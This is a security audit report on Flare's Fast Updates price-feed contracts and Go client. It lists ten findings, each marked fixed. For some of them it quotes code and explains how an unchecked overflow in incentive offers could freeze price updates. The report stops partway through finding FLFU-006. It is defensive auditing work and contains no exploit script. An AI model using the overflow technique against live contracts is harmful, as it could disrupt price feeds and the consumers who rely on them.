Flare

Source Code Security Review

Fast Updates

coinspect

Fast Updates

Source Code Security Review

Version: v240612 | Prepared for: Flare | June 2024

Security Assessment

1. Executive Summary

    2.3 Solved issues & recommendations

3. Scope

4 Assessment

    4.1 Security assumptions

    4.2 Decentralization

    4.3 Testing

    4.4 Code quality

    4.5 Additional changes

5. Detailed Findings

© Coinspect 2024

FLFU-001 - Project's structure encourages users to store raw private keys in .toml file

FLFU-002 - Overflow allows decreasing the volatility range disabling updates effect

FLFU-003 - Third party consumers cannot check feed's price quality on-chain

FLFU-004 - Voting weight is zeroed out for some providers

FLFU-005 - Test suite does not simulate expected operative conditions

FLFU-006 - Update submissions might revert due to sudden cutoff decreases

FLFU-007 - Submissions made on Flare can be replicated across other chains

FLFU-008 - Price scale inflation enables attacks to price feed consumers

FLFU-009 - Price providers lose rewards when they cannot cover gas fees

FLFU-010 - Provider's client might get frozen due to an underflow

6. Disclaimer

© Coinspect 2024

1. Executive Summary

In **April 2024**, **Flare** engaged Coinspect to perform a source code review of the Fast Updates Protocol. The objective of the project was to evaluate the security of the smart contracts involved, an on-chain component that aims to increase the rate of Flare's Price feeds updates.

Currently, price feeds are updated once per epoch. The Fast Updates Protocol reduces the time between updates providing a model based on discrete increments/decrements to each feed's price. Registered voters on Flare System provide the direction of a price fluctuation allowing the Fast Updates Protocol to report more precise prices between epochs.

	Solved	Caution Advised	Resolution Pending
High	1	0	0
Medium	1	0	0
Low	3	0	0
No Risk	5	0	0
Total	10	0	0

In this security assessment, Coinspect identified 1 high-risk, 1 medium-risk and 3 low-risk issues. Also, 5 no-risk issues are included. The high-risk issue shows a parameter inflation scenario that alters how feeds are updated and disrupts the incentives

system. The medium-risk issue is about a spontaneous case that leads to a cutoff decrease, resulting in some proofs being invalid. The first low-risk issue, `FLFU-002`, explains how the range parameter at incentivization could be reduced by an overflow. Then, `FLFU-003`, depicts the impact of not providing a mean to check the feeds' price quality. Lastly, `FLFU-009`, shows that price providers receive no warnings when they are about to ran out of native tokens, leading to rewards losses.

2. Summary of Findings

2.3 Solved issues & recommendations

These issues have been fully fixed or represent recommendations that could improve the long-term security posture of the project.

Id	Title	Risk
FLFU-008	Price scale inflation enables attacks to price feed consumers	High
FLFU-006	Update submissions might revert due to sudden cutoff decreases	Medium
FLFU-002	Overflow allows decreasing the volatility range disabling updates effect	Low
FLFU-003	Third party consumers cannot check feed's price quality on-chain	Low
FLFU-009	Price providers lose rewards when they cannot cover gas fees	Low
FLFU-001	Project's structure encourages users to store raw private keys in .toml file	None
FLFU-004	Voting weight is zeroed out for some providers	None
FLFU-005	Test suite does not simulate expected operative conditions	None
FLFU-007	Submissions made on Flare can be replicated across other chains	None
FLFU-010	Provider's client might get frozen due to an underflow	None

3. Scope

The scope was set to be:

- **Smart Contracts** located at `contracts/fastUpdates` directory of repository https://gitlab.com/flarenetwork/flare-smart-contracts-v2/-/tree/fast_updates/contracts/fastUpdates?ref_type=heads at commit `49ddd41ee99d0ebb731ba0c98537bdb76d614977` of the `fast_updates` branch.

- **Client** located at `go-client/` directory of repository https://gitlab.com/flarenetwork/fast-updates/-/tree/tilen/go_client/client?ref_type=heads at commit `2182f9551dda345680e16f8cb0736c74ed0563ba` of the `tilen/go_client/` branch.

On April 24, Flare requested a scope change for the Client's review. This change modified the client's Typescript framework for Golang. Since this scope change request also added more lines of code and complexity, Flare agreed with Coinspect to extend the review's duration.

© Coinspect 2024

4 Assessment

This source code review evaluates the security of the **FastUpdates** protocol, a price feed infrastructure that allows quicker price updates between Flare's core epochs. It is comprised by two main components, smart contracts and an off-chain client. Now, users and third party consumers can access to newer prices after each epoch finalizes (a 90 second timespan). Through this protocol, Flare enables more price granularity in time increasing the update frequency in between epochs provided by the Flare Protocol's top 100 voters.

This protocol takes base prices of FTSOs and updates them according to each voter's submission. A submission is mainly composed by the price direction of all feeds and a proof. This proof allows the system to control the amount of submissions each voter can provide on each block granted by cryptographic sortition. Once an update is submitted, the price for each feed is updated according to each update's direction and the protocol's scale value. This parameter is a variable expressed as a factor that multiplies or divides the older price to calculate a new price. For example, since price providers submit only the direction, when they say a delta is positive, the new price takes the old price's value multiplied by the scale factor value (the same happens with price decreases and division).

As markets' volatility changes frequently, any user has a way to modify this scale value to alter the sensitivity of an update. Thanks to this, consumers can control the amount of fast-updates needed to drive the feed's price to its actual value. This mechanism requires users to provide a payment proportional to the scale modification (performed by volatility range and sample size increases). Those payments (called volatility rewards) are then distributed back to each provider evenly. The even reward distribution process is balanced, since not all providers are allowed to submit an update because of the cryptographic sortition. Providers also get another source of rewarding that awards accuracy. The FTSO system defines two price bands and providers are rewarded based on whether their price predictions fall in these bands. Both bands consider deviation to a mean price and they mainly differ on how each deviation is calculated (e.g. considering the total weight of providers or using a fixed width).

In the cryptographic sortition process, voters have to calculate a proof containing a specific value that meets a requirement. This calculated value (VRF) needs to be below a cutoff so it is considered valid. The cutoff is dynamic and changes according to the current sample size. Higher cutoff values increase the VRF validity range and as a result, control the amount of valid submissions. To find a VRF, each user has to use a

number called `replicate` until a value that meets the cutoff requirements is found. However, an additional yet key restriction is imposed to the `replicate`'s value: it should be less than the submitter's normalized voting power. As a consequence, voters with more power have more chances to find a valid VRF on each block and then get a portion of the volatility pool.

This system is comprised by the smart contracts that provide all the infrastructure to report and update new prices, provide incentivization (volatility) rewards to control the scale, validate sortition proofs, among others. Each provider has to calculate the deltas (direction) for each feed as well as build the sortition proof. This is handled by the **FastUpdates** Client, an off-chain implementation that aggregates prices from different sources getting their difference with the ones reported on-chain, calculates VRFs, builds proofs, signs and sends each submission.

4.1 Security assumptions

The protocol heavily relies on having updated its core values such as the range and sample size (directly affecting the system's scale). This impacts in the incentivization process as well as how prices are updated. Because of this a call updating these parameters is required to happen as the first protocol's transaction (the Flare Protocol names this action as `daemonize`). It is assumed that the Flare Daemon successfully performs this action.

The **FastUpdates** contract is maintained by the Flare Governance. Key features such as including, updating or removing a price feed, setting the submission window, updating incentivization range increase price, maximum sample size, incentive duration, among others are guarded by the `onlyGovernance` modifier. The Governance is considered a trusted actor that will not abuse of such privileges.

4.2 Decentralization

The protocol relies on the honest participation of the 100 voters allowed to submit updates (though not all of them will be able to find a valid VRF). A feed's final price accuracy and security depends on the idea that all deltas of each submitter are aggregated and impact on a price. When the majority of price providers submit the same direction, the aggregation of deltas presents an effect of amplification that could mitigate the impact of price manipulation scenarios (that try to take a price towards the wrong direction).

© Coinspect 2024

Because of this reasons, the system heavily relies on the assumption that at least the majority of submitters is honest. In other words, the security of the price feeds depends on the aggregated honesty of all voters meaning that the system's operation is partially decentralized among those privileged users.

Voters are designated by Flare Core's Protocol contracts based on the amount of delegations and mirrored stakes. The **FastUpdates** protocol consumes directly the normalized voting power of each voter from the core protocol assuming its correctness and security. A voting power manipulation attack in Flare core contract's could disrupt how this protocol works and might break the update aggregation principle.

4.3 Testing

Coinspect found easy to understand, configure and edit the testing suites for both components (smart contracts and client), easing the review and enabling testing more scenarios. However, Coinspect identified that the testing conditions do not reflect the expected operating conditions for both components. It is strongly suggested to see the issues on this report to strengthen the testing suite.

4.4 Code quality

Coinspect observed the project's code quality is high and also includes relevant comments and NatSpec. Besides this, in both components several open `TODO` comments were found. Coinspect found no associated risk with what those comments point out, but it is strongly suggested to resolve them before going to the production phase.


4.5 Additional changes

Flare added slight changes to how incentives are calculated in the Incentive Manager. These changes are intended to prevent division-by-zero scenarios, which could result from the modifications introduced in the fix for **FLFU-008** with the addition of range increase limits. These changes were included in commit `2dfbae7db68daf712514435a619439a46a89c1fd` and bring more flexibility to the incentive system. Additionally, refunds are now sent with `address.call` instead of `address.transfer`.

5. Detailed Findings

FLFU-001

Project's structure encourages users to store raw private keys in .toml file



Location

```
go-client/config.toml
```

Description

Attackers can leverage the fact that the `.toml` file has a variable expecting the private key guarding fast updates submissions. They can harm voters by submitting incorrect deltas, exposing them to penalizations at reward incentivization level if that file is leaked.

© Coinspect 2024

Moreover, adversaries getting the private key of a voter are able to perform any action on Flare System Protocol to extract value and/or directly harm the voter.

The overall risk assessment of this issue is based on the scenario that a single private key is compromised, in a system where 100 voters are allowed to submit deltas. Getting more keys simultaneously compromised would considerably increase the risk of this issue. However, this issue is considered informational since the system supports injecting secrets through different ways, and has aims to warn about the underlying risks when users paste their private key into an `.toml` file.

```
[client]
private_key = "..."
sortition_private_key = "..."
```

A well-designed private key protection system considers:

- Key confidentiality: the key must be protected by another key, if possible
- Key availability: the key must have a secure backup
- Key integrity: the key integrity must be protected to detect alterations to it

Recommendation

Due to the nature of the system at risk, Coinspect recommends that:

Document the different ways users can provide their private key to the system and encourage users not pasting raw private keys into `.toml` files, leveraging more robust options such as injecting secrets into the environment from secret management vaults.

It is worth noting that when dealing with private keys there is **always** some risk of compromise, but following this guidelines minimizes the risk and impact of a compromise while at the same time remaining practical to implement.

Status


Fixed on commit `bc029ed281027e79a6b53f970fda8c312829fb00` of `fast-updates` repository.

The projects README mentions that sensitive credentials should be set as environment variables.

© Coinspect 2024

FLFU-002

Overflow allows decreasing the volatility range disabling updates effect



Location

`contracts/fastUpdates/implementation/FastUpdateIncentiveManager.sol`

Description

Adversaries can set any range increase value when offering an incentive, exceeding the type's limit causing an overflow when calculating the new range. This leads to an effective range decrease, which could be calculated so it yields in a scale of `1`. When the scale takes this value, increasing or decreasing deltas have no impact on a price, effectively stopping price updates until the scale is restored.

When processing incentives, there are no checks to ensure that the `_offer.rangeIncrease` input respects the Range type defined by the `FixedPointArithmetic` library. It is possible to provide an increase value that makes the final range overflow (`range - UINT_256_MAX`).

```
    function _processIncentiveOffer(
        IncentiveOffer calldata _offer
    )
        internal
        returns (FPA.Fee _contribution, FPA.Range _rangeIncrease)
    {
        require(msg.value >> 120 == 0, "Incentive offer value capped at 
120 bits");
        _contribution = FPA.Fee.wrap(uint240(msg.value));
        _rangeIncrease = _offer.rangeIncrease;

    FPA.Range finalRange = FPA.add(range, _rangeIncrease); // ===>
finalRange can overflow since .add is implemented using an unchecked
block
        if (FPA.lessThan(_offer.rangeLimit, finalRange)) {
            finalRange = _offer.rangeLimit;
            FPA.Range newRangeIncrease = FPA.lessThan(finalRange,
range) ? FPA.zeroR : FPA.sub(finalRange, range);
            _contribution = FPA.mul(FPA.frac(newRangeIncrease,
_rangeIncrease), _contribution);
            _rangeIncrease = newRangeIncrease;
        }
        require(FPA.lessThan(finalRange, sampleSize), "Offer would make
the precision greater than 100%");
    }
```

The `add` operation in the `FixedPointArithmetic` library is implemented for the range type using a regular addition inside an unchecked block (no overflow protection):

```
function add(Range x, Range y) pure returns (Range z) {
    unchecked {
        z = Range.wrap(Range.unwrap(x) + Range.unwrap(y));
    }
}
```

Coinspect was able to exploit this issue only when the range increase price is zero, hence its low likelihood. However, this is considered an issue since the privileged setter allows setting the range increase price as zero (e.g. which could be used to subsidize range increases to quickly modify the scale if the market suddenly faces high volatility).

```
    function setRangeIncreasePrice(FPA.Fee _price) external
onlyGovernance {
        _setRangeIncreasePrice(_price);
    }
```

```
    function _setRangeIncreasePrice(FPA.Fee _price) internal {
        require(FPA.check(_price), "Range increase price too large");
```

© Coinspect 2024

```
        rangeIncreasePrice = _price;
    }
```

Recommendation

Use the already implemented `FixedPointArithmetic.check()` function to verify that the input is within the expected range.

Status


Fixed at commit `326e265f31f3c88ca4b01a1e16e71921be28650a` of the `smart-contracts-v2` repository.

A range-check using `FixedPointArithmetic.check()` was added for the `rangeIncrease` input.

© Coinspect 2024

FLFU-003

Third party consumers cannot check feed's price quality on-chain



Location

`contracts/fastUpdates/implementation/FastUpdater.sol`

Description

There is no on-chain mechanism for third parties to check when a feed was lastly fast-updated or the amount of submissions made in this block/epoch. As a consequence, they are forced to blindly trust the last submission's price direction and provider assuming that there is enough aggregation since it is not possible to perform further validations. When submitting an update, the contract only emits an event with the provider's address as a topic:

```
emit FastUpdateFeedsSubmitted(signingPolicyAddress);
```

Because of this, neither the submitter's address nor the latest timestamp is stored remaining unavailable for on-chain validations. Also, there is no way to

retrieve the amount of submissions made for a price, which is a useful metric of price quality/aggregation.

Consider a scenario where a malicious provider supplies a delta in the wrong direction when the range is high (causing a relevant impact on the reported price). If a third party protocol (e.g. DeFi) uses prices to perform sensitive calculations, it has not means to check the trustworthiness of the feed, potentially facing adversarial scenarios (e.g. unfair liquidations) in the same block. This scenario is even more problematic if the rogue submission is the first one of the block followed by the liquidation, meaning that no amplification or cancellation in price changes due to honest deltas is possible.

Since the sortition mechanism reduces the probability of finding a valid submission VRF when the provider's weight is low and trustworthy providers will likely hold most delegations, this issue is considered to have a low likelihood.

Recommendation

Allow third parties to check on-chain the quality of the reported price feeds. This could be done, for example, by returning the amount of submitted hashes for a specific block. This way, consumers can establish a threshold from which they consider that prices are robust/aggregated enough.

Status


Fixed at commit `326e265f31f3c88ca4b01a1e16e71921be28650a` of the `smart-contracts-v2` repository.

Users can now check the number of updates in a specific block along with the latest update timestamp.

© Coinspect 2024

FLFU-004

Voting weight is zeroed out for some providers



Location

`contracts/fastUpdates/implementation/FastUpdater.sol`

Description

Voter's weight is left shifted 12 positions and then right shifted 16 positions. Because of this, voters with a normalized weight lower than `16` are considered with no power and are restricted to submit updates. The Fast Updates Protocol increases the chances of finding a replicate according to the submitter's normalized weigh when providing an update:

```
    require(sortitionCredential.replicate < sortitionState.weight,
        "Credential's replicate value is not less than provider's
weight");
```

```
function _providerData(address _signingPolicyAddress)
    internal
    view
    returns (Bn256.G1Point memory _key, uint256 _weight)
{
    uint256 epochId = flareSystemsManager.getCurrentRewardEpochId();
    (bytes32 pk1, bytes32 pk2,, uint16
normalisedWeightsSumOfVotersWithPublicKeys) =
        voterRegistry.getPublicKeyAndNormalisedWeight(epochId,
_signingPolicyAddress);
    _key = Bn256.G1Point(uint256(pk1), uint256(pk2));
    _weight = (uint256(normalisedWeightsSumOfVotersWithPublicKeys) <<
VIRTUAL_PROVIDER_BITS) >> 16;  // ====> 4 bit truncation
}
```

Imagine a scenario where the weight is not evenly spread across the top 100 voters and a minority accumulates most power. Since the Flare System Protocol considers a list of 100 voters, it might happen that some users are included among that list with a low normalized voting power. As a consequence, those voters will not be able to participate of the Fast Updates Protocol.

Recommendation

Document this case mentioning how this design treats and handles scenarios when the voting power is not evenly spread.

Status


Fixed at commit `326e265f31f3c88ca4b01a1e16e71921be28650a` of the `smart-contracts-v2` repository.

A check to calculate the weight of only users that are registered voters were added. Also, the Flare Team stated that the voting power is round up as per design.

© Coinspect 2024

FLFU-005

Test suite does not simulate expected operative conditions



Location

`test/unit/fastUpdates/implementation/`

Description

The values used to deploy and configure the Fast Updates Protocol in the testing suite fail to reproduce its behavior under the expected operative conditions.

For instance, the project's specification mentions that at most `1000` FTSO feeds will be fast-updated. However, tests are ran considering only `250` feeds. Additionally, custom data types defined by the `FixedPointArithmetic` library are not interpreted as such when performing unit tests for the `FastUpdateIncentiveManager`:

```
const NUM_FEEDS = 250 as const;
```

```
            fastUpdateIncentiveManager = await
FastUpdateIncentiveManager.new(
                accounts[0],
                governance,
                addressUpdater,
                BASE_SAMPLE_SIZE,
                BASE_RANGE,
                SAMPLE_INCREASE_LIMIT,
                RANGE_INCREASE_PRICE,
                DURATION
            )
```

The deployment of this contract is made when testing the FastUpdates contract padding the `BASE_SAMPLE_SIZE`, `BASE_RANGE` and `SAMPLE_INCREASE_LIMIT` using the `RangeOrSampleFPA()` helper function. Although the scale would be the same (since it depends on the relationship between `range/sample`), the base sample and range sizes are considerably smaller when they are not padded considering fractional and integer digits.

It is worth mentioning that in `FastUpdater.test.ts`, the before-mentioned values are padded considering the `FixedPointArithmetic` library's types using `RangeOrSampleFPA()`, but this it not the case for `FastUpdateIncentiveManager.test.ts`.

Recommendation

Test the protocol with configuration values that allow evaluating how the system behaves under stress conditions.


Status

Fixed at commit `326e265f31f3c88ca4b01a1e16e71921be28650a` of the `smart-contracts-v2` repository.

The Flare team adjusted tests according to this issue's recommendation.

FLFU-006

Update submissions might revert due to sudden cutoff decreases



Location

```
go-client/client/client.go
go-client/sortition/sortition.go
```

Description

The cutoff can suddenly decrease in case a new block is added to the chain between the VRF calculation and submission, potentially triggering a revert for some VRFs. If this scenario happens too often, clients might waste gas too frequently reducing the system's efficiency.

The client first calculates all VRFs and then performs a submission for each value:

```
    updateProofs, err := sortition.FindUpdateProofs(client.key, seed,
cutoff, big.NewInt(int64(blockNum)), weight)
    if err != nil {
        return fmt.Errorf("Run: FindUpdateProofs: %w", err)
    }
```

```
    for _, updateProof := range updateProofs {
        logger.Info("scheduling update for block %d replicate %d",
updateProof.BlockNumber, updateProof.Replicate)
        client.SubmitUpdates(updateProof)
    }
```

The VRF calculation takes the current's block cutoff (which is directly proportional to the sample size) to determine if a VRF is valid (also checked in the `FastUpdates` contracts):

```
func FindUpdateProofs(key *Key, seed, cutoff *big.Int, blockNum
*big.Int, weight uint64) ([]*UpdateProof, error) {
        updateProofs := make([]*UpdateProof, 0)
        for rep := 0; rep < int(weight); rep++ {
                proof, err := VerifiableRandomness(key, seed, blockNum,
big.NewInt(int64(rep)))
                if err != nil {
                        return nil, fmt.Errorf("VerifiableRandomness:
%w", err)
                }
                if proof.Gamma.X.BigInt(new(big.Int)).Cmp(cutoff) < 0 {
// ===> cutoff check, using current's block cutoff
                        updateProof := UpdateProof{Proof: &proof,
BlockNumber: blockNum, Replicate: big.NewInt(int64(rep))}
                        updateProofs = append(updateProofs,
&updateProof)
                }
        }

return updateProofs, nil
}
```

However, the `FastUpdateIncentiveManager` allows users to alter the sample size by offering incentives, and consequently change the cutoff value. This contract works with a circular list, meaning that after the list's duration (expressed in blocks) the range and sample sizes are reset to their base values (when there are no incentives offered). Because of this, a steep change in the cutoff occurs after each block (executed by Flare's Daemon) and it is bigger when the system received no incentive offers for `CircularListDuration` blocks.

```
function _step() internal {
    // Bookkeeping for the cached values
    excessOfferValue = FPA.sub(excessOfferValue,
excessOfferIncreases[_nextIx()]);
    range = FPA.sub(range, rangeIncreases[_nextIx()]);
    sampleSize = FPA.sub(sampleSize, sampleIncreases[_nextIx()]);
    sampleIncreases[_nextIx()] = FPA.zeroS;
    rangeIncreases[_nextIx()] = FPA.zeroR;
